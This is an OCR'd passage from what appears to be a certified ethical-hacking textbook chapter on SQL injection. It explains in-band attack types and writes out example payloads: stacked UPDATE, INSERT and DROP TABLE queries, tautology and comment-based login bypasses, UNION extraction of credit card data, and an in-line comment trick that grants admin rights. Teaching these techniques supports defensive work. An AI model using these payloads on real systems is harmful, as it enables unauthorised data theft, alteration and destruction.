



Figure 15.5: Example of vulnerable web application

Examples of SQL Injection

Example	Attacker SQL Query	SQL Query Executed
Updating Table	blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --';
Adding New Records	blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--';
Identifying the Table Name	blah' AND 1=(SELECT COUNT(*) FRDM mytable); -- Note: You will need to guess table names here	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = 'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';
Deleting a Table	blah'; DROP TABLE Creditcard; --	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';
Returning More Data	OR 1=1	SELECT * FROM User_Data WHERE Email_ID = 'blah' OR 1=1



Examples of SQL Injection

An SQL injection query exploits the normal execution of SQL. The attacker uses various SQL commands to modify the values in the database.




Figure 15.6: Example of SQL Injection attack

The following table lists some examples of SQL injection attacks:


Example	Attacker SQL Query	SQL Query Executed
Updating Table	**blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = **'blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --';**
Adding New Records	**blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE email = **'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--';**
Identifying the Table Name	**blah' AND 1=(SELECT COUNT(*) FROM mytable); --** Note: You will need to guess table names here	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = **'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';**
Deleting a Table	**blah'; DROP TABLE Creditcard; --**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = **'blah'; DROP TABLE Creditcard; --';**
Returning More Data	**OR 1=1**	SELECT * FROM User_Data WHERE Email_ID = **'blah' OR 1=1**

Table 15.1: Attack SQL queries

Module Flow

1	SQL Injection Concepts	4	SQL Injection Tools
2	Types of SQL Injection	5	Evasion Techniques
3	SQL Injection Methodology	6	Countermeasures

Types of SQL Injection



Types of SQL Injection

Attackers use various tricks and techniques to view, manipulate, insert, and delete data from an application's database. Depending on the technique used, there are several types of SQL injection attacks. This section discusses the various types of SQL injection attacks. Attackers use SQL injection attacks in many different ways by corrupting SQL queries.

In an SQL injection attack, the attacker injects malicious code through an SQL query that can read sensitive data and even can modify (insert/update/delete) it.

There are three main types of SQL injection:

- **In-band SQL Injection**: An attacker uses the same communication channel to perform the attack and retrieve the results. In-band attacks are commonly used and easy-to-exploit SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.
- **Blind/Inferential SQL Injection**: In blind/inferential injection, the attacker has no error messages from the system to work on. Instead, the attacker simply sends a malicious SQL query to the database. This type of SQL injection takes a longer time to execute because the result returned is generally in Boolean form. Attackers use true or false results to determine the structure of the database and the data. In the case of inferential SQL injection, no data is transmitted through the web application, and it is not possible for an attacker to retrieve the actual result of the injection; therefore, it is called blind SQL injection.
- **Out-of-Band SQL Injection**: Attackers use different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. This type of attack is difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application.

The diagram below shows the different types of SQL injection:





Figure 15.7: Types of SQL Injection



In-Band SQL Injection

In in-band SQL injection, attackers use the same communication channel to perform the attack and retrieve the results. Depending on the technique used, there are various types of in-band SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.

The different types of in-band SQL injection are as follows:

- **Error-based SQL Injection**

  An attacker intentionally inserts bad inputs into an application, causing it to return database errors. The attacker reads the resulting database-level error messages to find an SQL injection vulnerability in the application. Accordingly, the attacker then injects SQL queries that are specifically designed to compromise the data security of the application. This approach is very useful to build a vulnerability-exploiting request.

- **System Stored Procedure**

  The risk of executing a malicious SQL query in a stored procedure increases if the web application does not sanitize the user inputs used to dynamically construct SQL statements for that stored procedure. An attacker may use malicious inputs to execute the malicious SQL statements in the stored procedure. Attackers exploit databases' stored procedures to perpetrate their attacks.

  For example,

```
Create procedure Login @user_name varchar(20), @password
varchar(20) As Declare @query varchar(250) Set @query = ' Select
1 from usertable Where username = ' + @user_name + ' and password
= ' + @password exec(@query) Go
```

If the attacker enters the following inputs in the application input fields using the above stored procedure running in the backend, he/she will be able to login with any password.

User input: anyusername or 1=1' anypassword

- **Illegal/Logically Incorrect Query**

  An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, and so on. In this SQL injection attack, an attacker intentionally sends an incorrect query to the database to generate an error message that may be useful for performing further attacks. This technique may help an attacker to extract the structure of the underlying database.

  For example, to find the column name, an attacker may give the following malicious input:

  Username: 'Bob"

  The resultant query will be

  ```
  SELECT * FROM Users WHERE UserName = 'Bob"' AND password =
  ```

  After executing the above query, the database may return the following error message:

  "Incorrect Syntax near 'Bob'. Unclosed quotation mark after the character string '' AND Password='xxx''."

- **UNION SQL Injection**

  The "UNION SELECT" statement returns the union of the intended dataset and the target dataset. In a UNION SQL injection, an attacker uses a **UNION** clause to append a malicious query to the requested query, as shown in the following example:

  ```
  SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL
  SELECT creditCardNumber,1,1 FROM CreditCardTable
  ```

  The attacker checks for the UNION SQL injection vulnerability by adding a single quote character (') to the end of a ".php? id=" command. The type of error message received will tell the attacker if the database is vulnerable to a UNION SQL injection.

- **Tautology**

  In a tautology-based SQL injection attack, an attacker uses a conditional OR clause such that the condition of the WHERE clause will always be true. Such an attack can be used to bypass user authentication.

  For example,

  ```
  SELECT * FROM users WHERE name = '' OR '1'='1';
  ```

  This query will always be true, as the second part of the OR clause is always true.

- **End-of-Line Comment**

  In this type of SQL injection, an attacker uses **line comments** in specific SQL injection inputs. Comments in a line of code are often denoted by (--), and they are ignored by the query. An attacker takes advantage of this commenting feature by writing a line of code that ends in a comment. The database will execute the code until it reaches the commented portion, after which it will ignore the rest of the query.

  For example,

  ```
  SELECT * FROM members WHERE username = 'admin'--' AND password =
  'password'
  ```

  With this query, an attacker can login to an admin account without the password, as the database application will ignore the comments that begin immediately after username = 'admin'.

- **In-line Comments**

  Attackers simplify an SQL injection attack by integrating multiple vulnerable inputs into a single query using in-line comments. This type of injections allows an attacker to bypass blacklisting, remove spaces, obfuscate, and determine database versions.

  For example,

  ```
  INSERT INTO Users (UserName, isAdmin, Password) VALUES
  ('".$username."', 0, '".$password."')"
  ```

  is a dynamic query that prompts a new user to enter a username and password.

  The attacker may provide malicious inputs as follows.

  ```
  UserName = Attacker', 1, /*

  Password = */'mypwd
  ```

  After these malicious inputs are injected, the generated query gives the attacker administrator privileges.

  ```
  INSERT INTO Users (UserName, isAdmin, Password)
  VALUES('Attacker', 1, /*', 0, '*/'mypwd')
  ```

- **Piggybacked Query**

